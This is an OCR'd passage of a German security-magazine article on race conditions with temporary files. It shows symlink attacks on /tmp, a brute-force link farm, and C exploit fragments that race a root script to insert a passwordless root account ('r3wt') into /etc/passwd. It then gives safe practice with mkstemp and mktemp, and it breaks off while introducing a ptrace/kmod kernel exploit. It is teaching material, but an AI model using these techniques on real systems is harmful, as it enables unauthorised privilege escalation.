Nehmen wir ein sehr einfaches Beispiel unvorsichtiger Nutzung von temporären Dateien: Stellen wir uns einen Administrator vor, der ziemlich oft mit Dateien zu tun hat, deren Zeilen mit dem E-Mail-Zitierzeichen `>` beginnen. Da solche Dokumente unbequem zu lesen sind, beschließt der Administrator ein Skript zu schreiben, das die Zeichen `>` vom Zeilenanfang entfernt. Das Skript steht im Listing 5.

Wie wir sehen, ist es ein ziemlich einfaches Skript: Es ruft den Befehl *sed* auf, der vom Zeilenanfang (`^`) eine beliebig lange Kette von `>`-Zeichen, Leer- und Tabzeichen (`\t`) entfernt. Da *sed* aber ein und dieselbe Datei nicht gleichzeitig als Ein- und Ausgang nutzen kann, brauchen wir eine temporäre Datei. Die Ausgabe von *sed* landet also in der Datei */tmp/unquote.tmp*, die dann an die Stelle der Originaldatei verschoben wird.

Worin besteht die Gefahr? Das Skript überprüft gar nicht, ob die temporäre Datei */tmp/unquote.tmp* nicht früher angelegt worden ist. Man könnte meinen, dass es nicht so wichtig ist, da der alte Inhalt sowieso überschrieben wird (die Umleitung `>`). Sollte aber der symbolische Link */tmp/unquote.tmp* auf eine andere Datei vorhanden sein, würde diese Datei wie eine temporäre betrachtet. Anders gesagt: Die Zieldatei des Links würde mit dem Inhalt der umgewandelten Datei überschrieben werden.

Beachten wir nun zwei Sachen: Erstens wird *unquote.sh* vom Administrator gestartet und besitzt somit administrative Berechtigungen; zweitens kann jeder Benutzer Dateien im Verzeichnis */tmp* anlegen. Wir könnten dort also den symbolischen Link */tmp/win2iso.tmp* auf eine Systemdatei im Voraus anlegen und warten, bis der Administrator das Skript startet und die Systemdatei überschrieben wird (Abbildung 3).

Nehmen wir zum Beispiel die Datei */etc/motd* als unser Opfer (so geht nicht allzu viel im System kaputt; wir

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 31 2004-01-13, 10:10:32






Abbildung 3. *Das Arbeitsschema des Skripts unquote.sh und die Art und Weise, wie die Subversion durchgeführt wird*

könnten aber eine beliebige Systemdatei wählen, etwa */etc/passwd*):

```
$ ln -s /etc/motd \
  /tmp/unquote.tmp
```

Jetzt warten wir nur noch geduldig, bis der Administrator sein Skript startet:

```
# ./unquote.sh file.txt
```

Der Effekt? Bei der nächsten Anmeldung im System wird der Administrator mit dem Inhalt der zuletzt umgewandelten Textdatei begrüßt. Natürlich wären die Folgen der Überschreibung von */etc/passwd* viel schlimmer. Systemdateien sind ein angenehmes Objekt zum Experimentieren – manchmal können wir dabei erstaunliche Ergebnisse erreichen (siehe Kasten).

Unser Administrator lernt wie jeder Mensch aus Fehlern. Nehmen wir also an, dass er das Skript *unquote.sh* korrigiert hat, indem er es gegen den besprochenen Angriff abgesichert hat. Diese zweite Version des Skripts steht im Listing 6.

Das Symbol `$$` wird von der Shell mit der Prozess-ID (PID) ersetzt, also wissen wir nicht, wie die temporäre Datei heißen wird. Somit ist der Angriff schwieriger als vorher.

Wie wir es bei dem Programm *show* festgestellt haben, ist ein Brute-Force-Angriff eine äußerst wirksame Methode – wir wenden ihn also auch hier an, allerdings in einer etwas anderen Form. Wenn wir den Namen der temporären Datei nicht vorhersehen können, legen wir im Voraus Dateien mit *allen* möglichen Namen an, die alle symbolische Links auf eine Systemdatei (auch hier das arme */etc/motd*) sind. Das Skript zur Umsetzung dieses listigen Plans steht im Listing 7.

Das Skript legt 65535 Dateien für alle potenziellen PIDs des Prozesses *unquote.sh* an (die Zahl kann – und muss unter manchen Betriebssystemen sogar – erhöht werden, so dass sie wirklich alle möglichen PIDs berücksichtigt). Diese Operation ist etwas zeitaufwändig, also warten wir geduldig ab, besonders weil der Administrator auch diesmal *unquote* selbst starten muss. Das Ergebnis ist – wie vorher – die Überschreibung von */etc/motd*.

In den beiden Beispielen mit *unquote* haben wir die Race Condition im Voraus gewonnen – der Angriff erfolgt grundsätzlich noch vor dem Start des Opferprogramms. Die einzige Bedingung für den Erfolg ist das Gegebensein eines bestimmten Sachverhalts (die Ausführung des Skripts *unquote.sh*) und natürlich eine mangelnde Beobachtungsgabe des Administrators – diese über 60.000 Dateien in dem Verzeichnis */tmp* soll er ja nicht bemerken.

Sperrung der Benutzeraccounts – eine sicherere Version des Skripts

Im nächsten Beispiel sehen wir eine echte Race Condition. Fangen wir mit dem Szenario an: Als Protagonisten bewundern wir zum dritten Mal unseren einfallsreichen Administrator.

Dem Administrator geht es auf die Nerven, dass einige Benutzer im IRC chatten, obwohl die Nutzungsbedingungen das untersagen. Nach vielen Bitten und Drohungen entschließt er sich, die undisziplinierten Benutzer durch Accountsperrung zu bestrafen. Er schreibt also das Skript */etc/noentry*, das statt der Benutzershell startet und eine Meldung über die Sperrung des Accounts anzeigt (siehe Listing 8). Außerdem will er wegen der großen Anzahl der Systembenutzer nicht, dass das Skript immer wieder die Datei */etc/passwd* bearbeiten muss. Zur Automatisierung dieser Aufgabe erstellt er also das Skript *denyirc* (im Listing 9).

Das Skript liest die aufeinanderfolgenden Zeilen aus der Datei */etc/passwd* ein. Wenn die Benutzer-ID (UID) größer oder gleich 1000 ist (bei 1000 fangen die UIDs gewöhnlicher Benutzer an), überprüft das Skript, ob im Homeverzeichnis des Benutzers die Datei *.ircrc* vorhanden ist. Wenn ja, weiß es bestimmt, dass der Benutzer im IRC gechattet hat. Sein Account wird also gesperrt, indem die Benutzershell mit */etc/noentry* ersetzt wird. Nach einer eventuellen Modifikation werden die einzelnen Zeilen in einer temporären Datei gespeichert, die zum Schluss die ursprüngliche */etc/passwd* ersetzt.

Wenn wir uns die ersten Zeilen des Skripts anschauen, sehen wir, dass sich der Administrator diesmal um einen sicheren Code bemüht

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 32 2004-01-19, 10:04:42

Die Funktion ptrace

Die Systemfunktion `ptrace` ermöglicht einem Prozess, die Arbeit eines anderen zu überwachen. Der Überwachende kontrolliert völlig den überwachten: Kann ihn beenden und wieder starten, den Inhalt seines Speicherbereichs und seiner Register bearbeiten.

Eine genaue Beschreibung von `ptrace` und seiner Arbeitsweise finden Sie auf ihrer Manpage (`ptrace(2)`).

hat (ob er sein Ziel erreicht hat, sagen wir gleich). Ein sicherer Wert von *umask* (077) wird eingestellt, so dass unbefugte Benutzer in die Dateien in */tmp* nicht schreiben können. Das Skript ist auch gegen den Angriff durch früheres Anlegen eines symbolischen Links gesichert (was *unquote* leider nicht war) – die Datei */tmp/denyirc.$$* wird mit dem Befehl *rm -f* vorsorglich entfernt.

Wir wissen also, dass das Anlegen von tausenden symbolischer Links kein effektiver Angriff ist – der wichtigste (mit der PID des Prozesses `denyirc`) würde gelöscht. Beachten wir aber, dass zwischen dem Entfernen und dem erneuten Anlegen (beim ersten Aufruf von `echo $n >> $TMPFILE`) der Datei etwas Zeit vergeht – gerade genug, um die Datei *passwd* zu öffnen, ihre erste Zeile einzulesen und festzustellen, dass sie nicht modifiziert werden muss (weil sie traditionell dem Root-Account entspricht). Betrachten wir das als eine Einladung zum Wettrennen, bei dem der Preis ziemlich hoch ist – es ist nämlich die Möglichkeit, in */etc/passwd* zu schreiben.

Wir könnten eine eigene Datei */tmp/denyirc.$$* mit dem Inhalt, den wir am liebsten in */etc/passwd* sehen würden (also einem Root-Eintrag mit einem leeren Passwort) anlegen. Es gibt allerdings zwei Probleme: Erstens kennen wir den Dateinamen nicht, weil er zum Teil aus der PID von `denyirc` besteht; zweitens müsste die Datei in der Zeitperiode zwischen den Aufrufen von `rm -f` und `echo $n >> $TMPFILE` angelegt werden. Wir müssten also wissen, wann und mit welcher PID `denyirc` gestartet worden ist.

Wie können wir feststellen, ob das Skript gestartet wurde? Die einfachste Lösung wäre, das Kommando `ps a | grep denyirc` zyklisch aufzurufen; natürlich wäre das aber allzu zeitaufwändig. Sogar wenn wir den Start des Skripts auf diese Art und Weise feststellen könnten, wäre es mit seiner Arbeit längst fertig, bevor wir irgendetwas unternehmen könnten.

Wir brauchen aber gar nicht dem Start des Skripts selbst aufzulauern – genauso gut können wir nach charakteristischen Effekten seiner Arbeit Ausschau halten. Wir haben bemerkt, dass eine der ersten Operationen das sicherheitsbedingte Entfernen der temporären Datei (*/tmp/denyirc.$$*) ist. Wenn wir den Dateinamen genau kennen, könnten wir den Zeitpunkt dieser Aktion zum Beispiel mit der Schleife `while [ -f /tmp/denyirc.$$ ]` ermitteln. Sie wird viel schneller ausgeführt als der zyklisch aufgerufene Befehl `ps`.

Das Schlüsselproblem ist also der Dateiname, den wir ohne die PID von `denyirc` nicht kennen. Auch hier können wir Brute Force anwenden. Zuerst bereiten wir eine Datei vor, die als Flöße dienen wird, und nennen sie */tmp/flt* (vom engl. *float* – Flöße). Anschließend legen wir Tausende Links auf diese Datei an, deren Namen wie vorher den möglichen PIDs entsprechen. Diesmal sind es allerdings feste, nicht symbolische Links (siehe Kasten). Sie dienen als Köder für das Skript `denyirc`.

Da die Lösung diesmal vor allem robust sein soll, implementieren wir sie mit C. Die Flöße- und Köderdateien werden mit dem folgenden Codefragment angelegt:

```
fd = open("/tmp/flt",
  O_CREAT | O_WRONLY, 0644);
for (pid = 1; pid < LINK_MAX; pid++) {
  sprintf(s, "/tmp/denyirc.%d", pid);
  link("/tmp/fl", s);
}
```

Die Konstante `LINK_MAX` bestimmt, wie viele Links auf eine einzelne Datei hinweisen dürfen. Üblicherweise ist sie auf den Wert 32767 eingestellt, braucht aber auch gar nicht definiert zu sein, weil sie im POSIX-Standard als optional beschrieben wurde. In diesem Fall müssen wir sie selbst einstellen.

Die Köderdateien sind eine Falle für das Skript `denyirc`, die uns den Zeitpunkt seines Starts feststellen lässt. Dadurch dass `denyirc` die temporäre Datei sicherheitshalber entfernt, entfernt es eine der Köderdateien. Dann sinkt die Anzahl der Links auf */tmp/flt* – und das können wir mit zyklischen Aufrufen von `fstat` feststellen. Diese Funktion gibt unter anderen auch die Anzahl der festen Links auf die vorgegebene Datei aus. Wenn die Zahl also bei einem Aufruf kleiner als beim vorigen ist, können wir sicher sein, dass ein Link gerade entfernt wurde:

```
fstat(fd, &st);
nlink = st.st_nlink;
while (nlink == st.st_nlink)
  fstat(fd, &st);
```

Die `while`-Schleife endet, wenn die in einer `st`-Struktur angegebene Linkzahl vom vorigen Wert (in der Variablen `nlink` gespeichert) un-

Funktionen zur Bedienung der temporären Dateien

Die folgenden Funktionen geben den Namen bzw. einen Zeiger auf eine temporäre Datei aus: `mktemp`, `mkstemp`, `tmpnam`, `tempnam` und `tmpfile`. Nicht alle von ihnen sind auf eine sichere Art und Weise implementiert – unter einigen Systemen benennt `mktemp` Dateien in Anlehnung an die PID. Bevor wir eine Funktion verwenden, sollten wir uns mit ihrer Dokumentation bekannt machen (`man 3 Name_der_Funktion`), die üblicherweise Sicherheitsangaben zu ihrer Nutzung enthält.

Grundsätzlich genügt es, wenn wir uns merken, nur die Funktion `mkstemp` (die den Dateinamen ausgibt) oder `tmpfile` (die einen Zeiger auf die angelegte Datei ausgibt) zu verwenden.

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 33 2004-01-19, 10:04:57



terschiedlich ist. Wir wissen, dass einer der Köder verschluckt wurde – wir müssen noch wissen welcher, um eine neue Datei mit demselben Namen und dem Inhalt, der uns einen Root-Account mit einem leeren Passwort gibt, anzulegen. Wir könnten alle Dateinamen */tmp/denyirc.x* mit aufeinanderfolgenden Nummern untersuchen, bis wir eine fehlende Datei finden – diese Methode wäre aber sehr zeitaufwändig und könnte nur Erfolg haben, wenn die PID von `denyirc` sehr klein wäre. Da aber der Dateiname die PID des Prozesses enthielt, können wir die Suche auf die PIDs der aktiven Prozesse einschränken, die wir aus dem Verzeichnis */proc* ablesen – die Chancen auf Erfolg steigen dann wesentlich:

```
dp = opendir("/proc");
while ((dirp = readdir(dp)) != NULL) {
  if (isdigit(dirp->d_name[0])) {
    sprintf(s, "/tmp/denyirc.%s",
      dirp->d_name);
    if (access(s, F_OK) != 0) {
      fd = open(s, O_CREAT |
        O_WRONLY, 0644);
      break;
    }
  }
}
```

Feste Links und symbolische Links

In den Unix-Dateiensystemen unterscheiden wir zwischen zwei Typen von Links: Die *festen* (engl. *hard link*) können wir als zu den Datenblocks auf der Festplatte, die eine Datei bilden, zugewiesene Namen verstehen. Auf jede Datei weist wenigstens ein fester Link hin. Alle solchen Links sind gleichwertig, keiner wird als das Original ausgezeichnet. Ein *symbolischer Link* hingegen ist für das Dateiensystem eine gewöhnliche Textdatei mit dem Namen der Zieldatei darin. Darüber, dass die Datei als ein Link betrachtet wird, entscheidet der ihr zugewiesene Typ `S_IFLNK`. In diesem Fall können wir immer zwischen der Originaldatei und den Links darauf unterscheiden.

Im Dateiensystem */proc* werden Informationen über das Betriebssystem und die darin aktiven Prozesse aufbewahrt. Jeder laufende Prozess verfügt über ein eigenes Verzeichnis unter */proc* (dessen Namen seine PID ist), wo sich Dateien mit Informationen zu dem Prozess befinden. Zum Beispiel verwendet der wohlbekannten Befehl `ps` die unter */proc* gespeicherten Daten.

Nachdem wir das Dateiensystem */proc* geöffnet haben, lesen wir daraus einen Dateinamen nach dem anderen ab. Wenn der Name mit einer Ziffer beginnt (was wir mit der Funktion `isdigit` überprüfen), betrachten wir ihn wie die PID eines aktiven Prozesses. Wir überprüfen, ob die Datei */tmp/denyirc.x* für diese Nummer vorhanden ist – wenn nicht, wurde sie eben von *denyirc* gelöscht. Wir legen also die Datei mit diesem Namen an und öffnen sie zum Schreiben. Jetzt tragen wir nur noch die magische Zeile in die Datei ein:

```
write(fd, (void *)↵
  "r3wt::0:0:r3wt:/:/bin/sh\n", 25);
```

Wenn wir etwas Glück haben, schaffen wir das alles, bevor `denyirc` in die temporäre Datei zu schreiben beginnt. Dann steht unser Eintrag *r3wt* am Anfang der Datei und der eigentliche Inhalt von */etc/passwd* wird erst danach von `denyirc` eingefügt. Der vollständige Code des Exploits steht im Listing 10, und das Angriffsschema in der Abbildung 4.

Wir machen uns also an die Arbeit:

```
$ ./denyirc_exploit
```

Wir warten geduldig, bis alle Links angelegt worden sind:

```
Die Flöße wird beobachtet
```

Dann warten wir noch geduldiger, bis der Administrator das Skript `denyirc` startet. Mit etwas Glück bekommen wir nach einiger Zeit die Meldung:

```
Und fertig!
```

zu sehen. Mal sehen, ob es wirklich geklappt hat:

```
$ head -2 /etc/passwd
r3wt::0:0:r3wt:/:/bin/sh
root:x:0:0:root:/root:/bin/bash
```

Meinen Glückwunsch, Mission vollendet. Unser Erfolgt ergibt sich in einem großen Maße aus dem Zeitvorsprung unseres C-Programms dem Shellskript gegenüber.

Natürlich kann dieser Plan in vielen Fällen scheitern – etwa wenn die PID von `denyirc` höher ist als `LINK_MAX`. Na ja, Erfolge erfordern immer etwas Glück, und Glück kann natürlich mit Brute Force nachgeholfen werden (im Alltag sollten wir allerdings diese Regel nicht umsetzen).

In den präsentierten Beispielen der Nutzung von temporären Dateien haben wir vorausgesetzt, dass die Gefahr in Skripten steckt, die der Administrator zur eigenen Verwendung erstellt hat. In der Praxis werden Fehler, die zu Race Conditions führen, meist in den für Benutzer zugänglichen Anwendungen entdeckt, oft in solchen, die mit erhöhten Berechtigungen (SUID) arbeiten. Sie werden auf dieselbe Art und Weise ausgetauscht.

Andererseits sollten wir auf der Lauer bleiben. In dem ziemlich bekannten Buch von Garfinkel und Spafford *Practical Unix and Internet Security* wurde ein Skript zum Aufsuchen ungenutzter Accounts publiziert, das mit temporären Dateien unvorsichtig umgeht (indem es sie nach dem Schema */tmp/etwas$$* benennt). Darüber hinaus suggerieren die Autoren, dass das Skript regelmäßig (etwa monatlich) ausgeführt werden solle (ich meine hier die zweite Ausgabe des Buches, das schon seit ein paar Jahren im Handel ist; vielleicht wurden die Sicherheitslücken des Skripts in der nächsten Ausgabe z. B. mit dem Befehl `mktemp` beseitigt). Natürlich wäre das sehr günstig für einen Hacker, der den Angriffstermin dann präzise festlegen kann. Vielleicht sollte man bei der Planung eines Angriffs auf ein

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 34 2004-01-19, 10:05:14




Abbildung 4. *Das Arbeitsschema des Skripts denyirc und des Exploits, der die darin enthaltene Sicherheitslücke ausnutzt*

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 35 2004-01-13, 10:11:16






Abbildung 5. *Das Arbeitsschema für das Exploit der ptrace/kmod-Lücke*

System die Bibliothek seines Administrators unter die Lupe nehmen (eine gute Aufgabe für Soziotechniker).

Sichere Nutzung der temporären Dateien

Damit temporäre Dateien in unseren Programmen sicher sind, müssen wir zwei Regeln einhalten. Erstens darf der Dateiname nicht vorhersehbar sein, kann also nicht auf der PID, dem Zeitstempel usw. basieren. Das Betriebssystem stellt uns normalerweise einige Kommandos zur Verfügung, mit denen wir Namen für temporäre Dateien erzeugen können – als das sicherste gilt `mkstemp` (siehe Kasten).

Zweitens sollte nur der Prozess auf die Datei zugreifen dürfen, der sie angelegt hat. Dazu stellen wir einen sicheren Wert von *umask* (z.B. 077) ein. Wenn möglich, sollten temporäre Dateien in einem anderen Verzeichnis als */tmp* aufbewahrt werden, z.B. in einem speziellen Unterverzeichnis im Homeverzeichnis des jeweiligen Benutzers.

Matt Bishop, ein Experte auf dem Gebiet des sicheren Programmie-

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 36 2004-01-13, 10:11:24

rens, gibt die folgende Rezepte für die Nutzung temporärer Dateien an:

- die Datei mit Lese- und Schreibzugriff anlegen,
- die Datei (mit der Funktion `unlink`) entfernen,
- Daten in der Datei speichern,
- den Zeiger auf den Anfang der Datei (mit der Funktion `fseek` oder `rewind`) stellen,
- Daten aus der Datei lesen,
- die Datei schließen.

Der Trick ist, dass die Datei direkt nach dem Anlegen gelöscht wird (mit der Funktion `unlink`). So verschwindet sie aus dem Dateiensystem, kann aber immer noch von dem Programm genutzt werden, das sie angelegt hat. Eigentlich wird sie erst entfernt, nachdem sie geschlossen worden ist. Nach diesem Schema arbeitet die Funktion `tmpfile`, die der POSIX-Standard zur Bedienung temporärer Dateien empfiehlt.

In Shellskripten werden temporäre Dateien mit dem Kommando `mktemp` angelegt. Es erstellt eine Datei mit beschränkten Zugriffsrechten und gibt ihren Namen aus. Wenn wir es in dem Skript *unquote.sh* verwenden, sieht der entsprechende Code so aus:

```
TMPFILE=`mktemp` || exit 1
sed 's/^[> \t]*//' < $1 > $TMPFILE
mv $TMPFILE $1
```

Temporäre Dateien und Bedingung-Aktion-Konstrukte (*TOCTTOU*) sind die häufigsten Arten der Race Conditions. Wie schon gesagt, kann eine Race Condition aber immer vorkommen, wenn mehr als ein Prozess auf eine Systemressource zur selben Zeit zugreift.

Race Condition – ein authentisches Beispiel

Im Januar 2003 wurde im Linuxkern eine Lücke entdeckt, die als *ptrace/kmod* bezeichnet wurde und einen lokalen Benutzer die Root-Berechtigungen erlangen lässt. Sie ist ein sehr interessantes Beispiel einer Race Condition. In März wurde sie in dem berühmten Angriff auf den FTP-Server mit der GNU-Software ausgenutzt und hat zu viel Durcheinander unter den Prüfsummen der dort aufbewahrten Dateien beigetragen. Die Lücke kommt in den Linuxkernen aus dem Zweig 2.2 vor 2.2.25 und aus dem Zweig 2.4 vor 2.4.20.

Kurz gesagt, ist diese Lücke der Effekt einer nicht besonders sicheren Methode, Kernelmodule auf Anforderung eines Prozesses zu laden. Wenn ein Benutzerprozess eine Funktion nutzen will, die von einem Modul realisiert wird, erzeugt der Kernel einen Kindprozess, stellt seine effektive Benutzer-ID auf 0 ein und startet `modprobe`. Daraus ergibt sich die Gefahr, dass zwischen der Erzeugung des Prozesses und der Änderung seiner ID ein anderer Prozess anfangen kann, ihn mit der Funktion `ptrace` (siehe Kasten) zu überwachen . Dann kann der überwachende Prozess in den überwachten einen beliebigen Code einfügen, der dann mit Root-Berechtigungen ausgeführt wird.

Da wir nun wissen, worin die Gefahr besteht und wie sie ausgenutzt werden kann, können wir dieses Wissen praktisch umsetzen. Schreiben wir also ein Exploit der *ptrace/kmod*-Lücke.

Fangen wir mit dem Arbeitsschema des Exploits an:

- es induziert einen Versuch, ein Kernelmodul zu laden,
